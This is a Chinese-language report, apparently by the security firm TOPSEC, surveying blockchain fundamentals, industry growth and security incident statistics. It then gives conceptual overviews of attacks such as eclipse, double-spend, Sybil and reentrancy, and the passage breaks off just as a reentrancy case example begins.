RELIABLE NETWORK
SAFE WORLD
TOPSEC

区块链技术应用及安全风险调查报告

目录

一. 区块链

1.1 区块链概述

区块链是一种分布式数据存储、点对点传输、共识机制、加密算法等计算机技术的新型应用模式。它本质上是一个去中心化的数据库，是一串使用密码学方法产生关联的数据块，每个数据块中都包含了一定数量的交易信息，用于验证其信息的有效性和生成下一个区块。

狭义上来讲，区块链是一种按照时间顺序将数据区块以顺序的方式组合成的一种链式数据结构，并以密码学方式保证不可篡改和不可伪造的分布式账本. 从广义上来讲，区块链技术是利用块链式数据结构来验证与存储数据、利用分布式节点共识机制更新数据，利用密码学的方式保证数据传输和访问安全，利用自动化脚本代码组成的智能合约来编程和操作数据的一种全新的分布式基础架构与计算方式。

一般区块链系统由数据层、网络层、共识层、激励层、合约层和应用层组成。其中，数据层封装了底层的数据区块以及相关的数据加密和时间戳等基础数据和基本算法；网络层包括分布式组网机制、数据传播机制和数据检验机制等；共识层主要封装了网络节点的各类算法；激励层将经济因素集成到区块链技术体系中，主要包括经济激励的发行机制和分配机制等；合约层主要封装各类脚本、算法和智能合约，是区块链的编程基础；应用层则封装了区块链的各种应用场景和案例。

区块链作为一种新型科学技术，其重要性不言而喻。它将改变人们的工作和生活方式，促进国家繁荣昌盛，推动社会发展进步。

2019 年 10 月 24 日，中共中央政治局就区块链技术发展现状和趋势进行第十八次集体学习。中共中央总书记习近平主持学习时强调，区块链技术的集成应用在新的技术革新和产业变革中起着重要作用。我们要把区块链作为核心技术自主创新的重要突破口，明确主攻方向，加大投入力度，着力攻克一批关键核心技术，加快推动区块链技术和产业创新发展。

1.2 区块链的特征

区块链是去中心化的，由于区块链使用分布式核算和存储，体系不存在中心化的硬件设备或管理机构，任意节点的权利和义务是平等的，系统中的数据块由整个系统中具有维护功能的节点来共同维护。

区块链系统是开放的，除了交易各方的私有信息被加密外，区块链中的数据对所有人公开，任何人都可以通过公开的接口查询区块链数据和开发相应的应用，因此整个系统信息高度透明。

区块链采用协商一致的规范和协议（如一套公开的算法）使得整个系统中的所有节点能够在去信任的环境中自由安全的交换数据，任何人为的干预都不起作用。

在区块链系统中，一旦信息通过验证并添加至区块链，就会永久的存储起来，除非能够控制系统超过 51％的算力，否则单个节点上对数据库的修改是无效的，因此区块链的数据稳定性和可靠性极高.

由于节点之间的交换遵循固定的算法，其数据交互是无需信任的（区块链中的程序规则会自行判断活动是否有效），因此交易双方无须通过公开身份的方式让对方对自己产生信任，对信用的累积非常有帮助.

尽管区块链中的匿名性无法看到交易双方的身份信息，但是区块链的链式结构保存了从第一个区块开始的所有历史交易数据，连接的形式是后一个区块拥有前一个区块的 HASH 值，区块链上任意一条记录都可通过链式结构追溯本源。

1.3 区块链的分类

根据区块链信息的开放程度，区块链主要分为公有链，联盟链和私有链。

1．公有链

公有链是指世界上任何个体或者团体都可以发送交易，且交易能够获得该区块链的有效确认，任何人都可以参与其共识过程。公有区块链是最早的区块链，

也是目前应用最广泛的的区块链。比如，像比特币区块链这样的完全去中心化的、不受任何机构控制的区块链。共识过程的参与者通过密码学技术以及内建的经济激励维护数据库的安全。

2．联盟链

联盟链是指只针对特定的某个群体的成员和有限的第三方，内部指定多个预选的节点为记账人，每个块的生成由所有的预选节点共同决定。其他接入节点可以参与交易，但不过问记账过程，其他第三方可以通过该区块链开放的 API 进行限定查询。为了获得更好的性能，联盟链对于共识或验证节点的配置和网络环境有一定要求。有了准入机制，可以使得交易性能更容易提高，避免由参次不齐的参与者产生的一些问题。

联盟链仅限于联盟成员，因其只针对成员开放全部或部分功能，所以联盟链上的读写权限、以及记账规则都按联盟规则来“私人定制”。联盟链上的共识过程由预先选好的节点控制，一般来说，他适用于机构间的交易、结算、或清算等 B2B 场景。

联盟链由参与成员机构共同维护，并提供了对参与成员的管理、认证、授权、监控、审计等全套安全管理功能。

3．私有链

私有区块链是指存在一定的中心化控制的区块链。私有链对单独的个人或实体开放，仅在私有组织内部使用，参与记账的权限都由私有组织来制定。私有链的主要价值在于提供安全、可塑源、不可篡改等功能，这是传统系统很难同时做到的。

二. 区块链行业发展迅速

2.1 区块链公司

近年来，区块链概念大爆发. 据统计，截止 2019 年 10 月底，全国共有 31172 家公司的名称或经营范围中含有＂区块链＂字样。我们将通过区块链公司的数量来说明区块链技术近几年的发展趋势。




图 1 ：2009-2019 年涉及“区块链”的公司数量统计

数据来源：零壹智库

数据统计截止日期：2019 年 10 月

从上图中可以看出，自 2009 年开始，区块链公司数量逐年增长. 其中，2009 年至 2015 年增长较为缓慢，区块链技术处于萌芽期，大部分公司犹豫不决，对这项新技术持观望态度。2016 年有较大的增长，公司数量为 3023 家. 2017 年区块链概念名声大振，区块链技术也相对成熟一些，所以区块链公司数量增长速度

明显加快，公司数量为 7218 家，是 2016 年的两倍多。2018 年区块链公司数量迅速增长，达到 22277 家，约为 2017 年的 3 倍。到 2019 年 10 月，区块链公司总数已达到 31172 家，由此可以推测，区块链公司数量还会保持高速增长的趋势，与此同时，区块链技术也将蓬勃发展，迈进新的应用阶段。

2.2 数字资产

据 coinmarketcap 统计，截止 2019 年 12 月，全球已经有 4941 种数字资产，总市值约为 13468 亿元。

随着区块链技术的发展，全球数字资产也会受到相应的影响。下面是 coinmarketcap 统计的关于 2013-2019 年全球数字资产变化趋势，如图所示：

图 2 ： 全球数字资产变化趋势图

数据来源：capmarketcap

从上图中可以看出，从 2013 年到 2017 年全球数字货币总市值没有太大变化，2018 年开始迅猛增长，达到峰值，然后开始下滑。导致总市值的下滑原因有很多，其中就包括国家政策的影响和盲目炒币后币圈泡沫破裂.

2.3 全球区块链技术市场规模

据 statista 统计，2016 至 2021 年全球区块链技术市场规模如下图所示：




图 3：从 2016 至 2021 年全球范围内区块链技术市场趋势

数据来源：statista

由上图可知，全球区块链技术市场的规模正在逐年递增，2016 年为 2.102 亿美元，2017 年约为 3.395 亿美元，2018 年为 5.482 亿美元。随着区块链技术不断成熟，越来越多的行业将采用区块链技术，进而促进区块链技术的规模扩大。根据区块链技术现在的发展趋势，对其在未来几年的市场规模做出如下预测：2019 年约为 8.854 亿美元，2020 年约为 14.30 亿美元，2021 年将达到 23.125 亿美元。

2.4 数字钱包用户统计及分析

我们从 statista 网站获得了 2015-2018 年全球范围内使用区块链数字钱包用户的数量，其变化趋势如下图所示：




图 4 ：全球区块链数字钱包使用人数统计

数据来源：statista

从上图可以看出，从 2016 开始，使用数字钱包的人数每年都在增长，到 2019 年已经超过了 40000000。由此可以看出，随着区块技术的发展成熟，区块链技术会逐渐应用到各行各业中，使用区块链技术的人群也会越来越多。从图形走势来看，数字钱包用户数量还会继续增长，区块链技术将会受到越来越多人的关注和使用。

三．区块链安全现状与分析

区块链技术去中心化、不可篡改、共识机制、非对称加密等特点受到越来越多人的青睐，人们努力尝试将区块链技术应用到自己的行业中，为行业增添新的创造力。人们将目光聚焦到区块链技术优点的同时，往往会忽略其安全问题。从而造成一系列安全事件的发生，并导致巨额经济损失。

下面是以往区块链领域发生的安全问题统计及分析。

3.1 重大安全事件数量统计

图 5：2011-2019 年区块链领域重大安全事件统计

数据来源：BCSEC

据 BCSEC 统计，从 2011 年至今区块链领域发生的安全事件数量如上图所示。由图可以看出，从 2011 年到 2017 年，每年都有安全事件的发生，但总体来说数量不大，都在 10 件左右。2018 年安全事件爆发式增长，全年发生了 139 件，约是 2017 年的 9 倍。目前为止 2019 年已经发生了 82 件安全事件，可见区块链领域的安全问题还是相当严重的。

3.2 安全事件造成的经济损失分析




图 6 ：2011-2019 年安全事件造成的经济损失（万美元）

数据来源：BCSEC

区块链独特的技术优势给人们带来了极大的便利，但是如果忽略了安全问题，也将会造成巨大的财产损失。据统计，每年因安全事件造成的经济损失至少在 100 万美元以上，而且总体上来说损失数额是递增的。如图中所示，2014 年损失 46568.3 万美元，2017 年 64428 万美元，到了 2018 年损失数额骤增至 224952.65 万美元，是 2017 年的近 4 倍。目前 2019 年已经损失了 73119.43 万美元，可见区块链领域安全的重要性和紧迫性。

3.3 各类攻击手段数量统计




图 7：各类攻击手段数量统计

数据来源：BCSEC

据 BCSEC 统计，区块链领域常见的主要攻击手段有入侵攻击、逻辑漏洞、交易阻塞攻击、随机数漏洞、回滚攻击和其他攻击等。从数据显示可知，入侵攻击占很大一部分，约为 15%，逻辑漏洞占比约 12%，回滚攻击约为 9%，交易阻塞攻击约为 7%，随机数漏洞约占 6%，其他攻击共占约 51%。可见入侵攻击和逻辑漏洞是主流的攻击手段。

3.4 各类攻击手段造成的经济损失分析




图 8 ：各类攻击手段造成的经济损失分析

数据来源：BCSEC

据统计，常见攻击手段造成的经济损失情况为：入侵攻击造成经济损失 143861.29 万美元，约占 33.19%；整数溢出攻击损失 101059.96 万美元，约占 23.31%；逻辑漏洞造成经济损失 61989.8 万美元，约占 14.30%；金融诈骗 26355 万美元（约占 6.08%），越权调用攻击 17168.11 万美元（约占 3.96%），其他攻击造成损失 83042.46 万美元，约占 19.16%。由数据可以看出，入侵攻击和整数溢出攻击是造成大量经济损失的主要攻击手段，两者造成的损失约占所有损失的 57%。

3.5 区块链各层被攻击次数统计




图 9：区块链各层被攻击次数统计

数据来源：BCSEC

由上图可以看出，业务层和合约层是黑客主要的攻击对象，业务层被攻击次数为 120 次，占总被攻击次数的 45.28%，合约层被攻击次数为 126 次，约占 47.55%。激励层目前未被攻击过。其他三层的情况分别为：共识层 8 次（3.02%），网络层 10 次（3.77%），数据层 1 次（0.38%）。从数据显示可知，区块链领域的安全工作应该主要放在合约层和业务层，当然其他层也要兼顾。

3.6 区块链各层遭受经济损失情况分析




图 10：区块链各层遭受的经济损失情况分析（万美元）

数据来源：BCSEC

从区块链各层被攻击造成的经济损失情况来看，造成经济损失数额最大的是业务层，损失数额为 222406.97 万美元，约占全部损失的 51.31%。其次是合约层，造成损失 204245.56 万美元，占总损失的 47.12%。激励层造成的损失最小，为 0 美元。其他层的情况分别为：共识层 5262.1 万美元（1.21%），数据层 291 万美元（0.07%），网络层 1271 万美元（0.29%）。从数据可知，业务层和合约层共同造成的损失占全部损失的 98.43%，区块链安全应着重加强业务层和合约层的安全防护，防止类似事件的发生。

3.7 区块链漏洞分类

区块链整体架构可分为六层，分别为数据层、网络层、激励层、共识层、合约层和应用层，从历年发生的安全事件和进行的安全研究看，每一层都存在一些安全风险，下面将分层介绍各层存在的安全漏洞类型。

3.7.1 数据层

数据层是区块链架构的最底层，该层的功能主要用于存储数据，包括账户信息，交易信息等。数据以区块为单位，采用链式结构串在一起持久化存储到数据库中。在存储数据时还要采用非对称加密、数字签名、哈希运算等多种密码学算法和技术对数据进行处理，从而实现数据存储的安全性和不可篡改性。

根据区块链数据层的特性和采用的技术出现了一些特定的攻击方式。

由于区块链上的数据不可篡改、永久存储的特性，攻击者可以将有害信息（恶意代码或恶意言论）存储到区块链上，以达到不可告人的目的。还可以发送大量垃圾交易，大量占用区块链的存储空间，导致区块链存储数据量越来越大，随着时间推移，全节点会因存储空间不足或维护困难而越来越少，从而导致区块链越来越中心化。

区块链安全是建立在密码学算法安全的基础之上的。以目前计算机的算力是很难破解这些算法的，但量子计算机具有巨大的算力，而且近年来量子计算机研究也有了突破性进展，如果攻击者利用量子计算机发起攻击，将很容易破解区块链中使用的加密算法，而区块链的安全也将无法保证。

3.7.2 网络层

区块链网络层实际上是一个点对点的 p2p 网络。网络层主要实现区块链网络中节点之间的信息交流。主要包括 p2p 自动组网、数据传播和数据验证。节点之

间通过网络通信维护一个共同的区块链数据，每个节点都可以产生数据也接收转发数据。

网络层面临的安全漏洞主要有日食攻击、分割攻击、p2p 协议异形攻击、双花攻击等。

日食攻击。一般节点发起和接收连接的个数是有限的，例如 bitcoin 节点可以同时接收 117 个连接，并对外发起 8 个连接，如果这些连接都被攻击者同时占用，那么该节点的所有通信都需要经过攻击者控制的节点，从而攻击者可以控制该节点与正常节点的通信，这就是日食攻击。

分割攻击就是攻击者通过 BGP 劫持或日食攻击等方法，将区块链 p2p 网络分割成多个小的网络，这些小的网络被隔离开，无法相互通信。这样就会形成多条并行的区块链，当攻击者停止 BGP 劫持或日食攻击时，多条并行的链又会统一到同一条链上，而且其他的并行链连同链上的交易都会作废。

双花攻击就是一定数量的数字货币被花了两次或两次以上。具体做法为：攻击者通过分割攻击将网络分为多个网络（比如 2 个，一个网络的算力占全网算力的 20%，另一个占 80%），攻击者可以在算力小的网络中花费一定数量数字货币购买商品，同时在另一个网络中花费同一笔数字货币进行交易。当攻击者收到商品后（即在小的网络中发生的交易完成了），攻击者停止分割攻击，由于大的网络算力大，生产的区块链更长，所以小网络中的区块链作废，区块链中的交易也作废，交易状态回滚，攻击者在小网络中购买商品的数字货币会退回到攻击者账户中。而攻击者在大网络中的交易时成功的，这就完成了双花攻击。另外，如果攻击者拥有一半的全网算力，他也可以通过 51%攻击完成双花攻击。

在众多的公链中，有部分公链会使用相同或兼容的 p2p 网络协议，由于使用的网络协议相同或兼容，不同公链的节点之间可以相互连接，这将导致不同公链

之间相互污染对方的网络节点，造成双方网络通信性能和健壮性下降，严重情况下会导致部分节点通信阻塞。这种漏洞的形成原因是，当一个节点接受或发起连接时，没有判断对方节点类型就盲目连接，从而导致连接到不同网络的节点。 这就是 p2p 协议异形攻击。

3.7.3 激励层

激励层一般应用于公有链中，主要包括发行机制和分配机制，统称激励机制。激励机制通过经济因素鼓励更多的节点参与到区块链网络中，维护区块链系统安全稳定运行。激励机制还通过奖励遵守规则的节点，惩罚不遵守规则的节点，从而防止恶意节点对总账本进行篡改，使区块链系统得到健康稳定的发展。

激励层同样存在一定的安全风险。例如，当比特币被开采完毕后，如果手续费也非常低，那么矿工们会因为收益不高而纷纷下线，导致比特币全网算力骤降，很容易遭到 51%攻击。

3.7.4 共识层

共识层主要封装了一些共识算法，包括工作量证明机制（pow）、权益证明机制（pos）、股份授权证明机制（DPOS）等。这些共识算法作用是解决在分布式网络中，如何使各个节点针对区块数据的有效性快速达成共识的问题。

共识层面临的安全风险主要来自这些共识机制，例如女巫攻击、51%攻击、币龄累计攻击等。

女巫攻击是一种常见的攻击方式。攻击者可以创建多个虚假账户或节点来达到控制网络系统的目的。例如，在网络投票活动中，攻击者可以通过控制多个节点进行投票，从而能够以多数票击败网络中的真实节点，从而获得投票结果的控制权。另外，如果攻击者控制的节点足够多，他还可以控制区块链网络状态，比例，拒绝接收和传输区块，阻碍交易确认等。

51%攻击是指攻击者掌握了区块链全网算力的51%以后发起的攻击。在pow共识机制中规定，每段时间只能有一个记账者，而获得记账的权利由节点拥有的算力决定，一个节点算力越大，那么它获得记账权的概率就越大。攻击者拥有全网51%算力时，他获得记账权利的概率比其他节点大，从而可以达到篡改区块数据的目的。如果攻击者持续拥有51%的全网算力，那么他将有能力篡改整个区块链。

币龄累计攻击。在早期的 Peercoin 版本中，挖矿难度由当前账户余额和每个币的持币时间决定。这就导致，部分节点在等待足够长时间后，就有能力利用币龄的增加来控制整个网络，产生非常显著的影响。

3.7.5 合约层

以以太坊为例，合约层主要由智能合约和合约虚拟机两部分构成。智能合约是一种特殊的计算机协议，它用于以信息化的方式进行执行，传播和验证合同。智能合约允许在没有第三方的情况下进行可信交易，这些交易只能够被查看，不能被篡改或逆转。合约虚拟机是一种执行智能合约的平台，它为合约代码提供执行环境。

智能合约存在的安全漏洞有重入漏洞、交易顺序依赖攻击、数值溢出攻击、越权访问、伪随机数漏洞、交易回滚攻击、假充值漏洞、构造函数问题、selfdestruct 函数问题、未检查函数返回值问题、未初始化的存储指针、不可预期的 ether 问题、call 函数调用问题等。合约虚拟机存在的安全漏洞有逃逸漏洞、短地址攻击、堆栈溢出攻击等。下面对这些漏洞做简单介绍。

1. 重入漏洞。

假设有两个合约 A 和 B，其中 A 是正常合约， B 是恶意合约. 重入漏洞攻击过程如下；

1 ）合约 B 调用合约 A 的提币函数。

2）合约A发送币给合约B。

3）合约B接收到币后触发其回退函数，并执行回退函数中的恶意代码，再次调用合约A的提币函数，这样就可以反复循环提币。

4）当合约A中余额不足或条件不满足时，攻击结束。

案例：

